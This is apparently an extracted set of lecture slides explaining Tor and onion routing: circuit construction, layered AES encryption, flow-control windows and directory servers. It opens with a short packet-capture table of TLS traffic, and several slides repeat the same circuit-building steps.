21	0.68808500	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
22	0.68815500	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
24	0.70921100	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
25	0.70938400	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
28	0.71300200	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
29	0.73010600	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
31	0.73026100	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
32	0.73028600	195.154.76.180	192.168.0.109	TLSV1.2	930	Application Data
34	0.73036700	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data, Application Data
35	0.73040900	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
37	0.73431800	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
38	0.74441200	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
40	0.74774200	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
41	0.75513600	195.154.76.180	192.168.0.109	TLSV1.2	1414	Application Data
43	0.75528600	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]
44	0.75530500	195.154.76.180	192.168.0.109	TCP	1414	[TCP segment of a reassembled PDU]


Additional functionality

- Integrity checking
 - Only done at the edges of a stream
 - SHA-1 digest of data sent and received
 - First 4 bytes of digest are sent with each message for verification
- OR-to-OR congestion might happen if too many users choose the same OR-to-OR connection.
- Circuit Level throttling
 - 2 windows keep track of relay data to be transmitted to other ORs (packaging window) and data transmitted out of the network (delivery window)
 - Windows are decremented after forwarding packets and increments on a relay sendme message towards OP with streamID zero.
 - When a window reaches 0, no messages are forwarded


Using Tor

- Many applications can share one circuit
 - Multiple TCP streams over one anonymous connection
- Tor router doesn't need root privileges
 - Encourages people to set up their own routers
 - More participants = better anonymity for everyone
- Directory servers
 - Maintain lists of active relay nodes, their locations, current public keys, etc.
 - Control how new nodes join the network
 - “Sybil attack”: attacker creates a large number of relays
 - Directory servers' keys ship with Tor code


Tor operations (1)



Tor operations (2)




Tor operations (3)




Onion Routing

Alice




Bob




- A circuit is built incrementally one hop by one hop
- Onion-like encryption
 - Alice negotiates an AES key with each router
 - Messages are divided into equal sized cells
 - Each router knows only its predecessor and successor
 - Only the Exit router (OR3) can see the message, however it does not know where the message is from

Onion Routing




Onion Routing




1. u creates 1-hop circuit through routers

Onion Routing




1. u creates 1-hop circuit through routers

Onion Routing




1. *u* creates 1-hop circuit through routers

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing




1. **u creates l-hop circuit through routers**
2. **u opens a stream in the circuit to d**
3. **Data are exchanged**

Onion Routing




1. u creates l -hop circuit through routers
2. u opens a stream in the circuit to d
3. Data are exchanged

Onion Routing



